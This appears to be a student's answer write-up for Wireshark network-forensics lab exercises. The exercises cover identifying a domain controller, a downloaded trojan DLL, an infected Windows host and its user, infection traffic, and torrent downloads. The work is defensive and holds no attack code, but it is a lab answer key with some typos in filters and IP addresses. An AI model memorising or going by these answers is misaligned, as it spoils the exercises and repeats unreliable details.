



1. What is the IP address of the Domain Controller (DC) of the AD network?
   1. IP address is 10.6.12.12
      1. Filter used = iip.addr == 10.6.12.0/24
      2. Internet Protocol



1. What is the name of the malware downloaded to the 10.6.12.203 machine?
   1. File name: “june11.dll”
      1. Filter used = ip.addr==10.16.12.203 and http.request.method==GET
         1. Export Process:
            1. File > Export Objects > HTTP
   2. Once you have found the file, export it to your Kali machine's desktop.
      1. Upload the file to [VirusTotal.com](https://www.virustotal.com/gui/).
2. What kind of malware is this classified as?
   1. Trojan









## **Vulnerable Windows Machines**


The Security team received reports of an infected Windows host on the network. They know the following:

* Machines in the network live in the range 172.16.4.0/24.
* The domain mind-hammer.net is associated with the infected computer.
* The DC for this network lives at 172.16.4.4 and is named Mind-Hammer-DC.
* The network has standard gateway and broadcast addresses.


Inspect your traffic to answer the following questions:


1. Find the following information about the infected Windows machine:
   * Host name: ROTTERDAM-PC
   * IP address: 172.16.4.205
   * MAC address: 00:59:07:b0:63:a4
     1. Filter used = ip.addr==172.16.4.0/24 and !ip.addr==172.16.4.4







1. What is the username of the Windows user whose computer is infected?
   * Matthijs.devries
     1. Filter used = ip.src==172.16.4.4 and kerberos.CNamesString
        1. Right Click > Follow > TCP Stream








1. What are the IP addresses used in the actual infection traffic?
   * Address A = 172.16.4.205 | Address B = 185.243.115.84 (30,344 Packets)
   * Address A = 166.62.111.64 | Address B = 172.16.4.205 (15,728 Packets)
     1. Filter used = ip.addr==172.16.4.205 and ip.addr==185.243.115.84
     2. Expose Infected Traffic Process:
        1. Statistics > Conversations > IPv4 > Packets (descending)



* + Suspicious Activity:
    1. IP address 185.234.115.84 | Domain b569023.green.mattingsolutions.co
    2. A large amount of http.request.method==”POST” found but did not find an origination http.request.method==”GET”
    3. IP address 185.234.115.84 was trying to “POST” file named “‘empty.gif”’



1. As a bonus, retrieve the desktop background of the Windows host.

## **Illegal Downloads**


IT was informed that some users are torrenting on the network. The Security team does not forbid the use of torrents for legitimate purposes, such as downloading operating systems. However, they have a strict policy against copyright infringement.

IT shared the following about the torrent activity:

* The machines using torrents live in the range 10.0.0.0/24 and are clients of an AD domain.
* The DC of this domain lives at 10.0.0.2 and is named DogOfTheYear-DC.
* The DC is associated with the domain dogoftheyear.net.

Your task is to isolate torrent traffic and answer the following questions:

1. Find the following information about the machine with IP address 10.0.0.201:
   * MAC address 00:16:17:18:66:c8
   * Windows username elmer.blanco
   * Computer Host Name BLANCO-DESKTOP$
     1. Filter used = ip.addr==10.0.0.201 && bootp



1. Which torrent file did the user download?
   * Betty\_Boop\_Rythm\_on\_the\_Reservation.avi.torrent
     1. Filter used = ip.addr==10.0.0.201 and (http.request.uri contains “.torrent”)

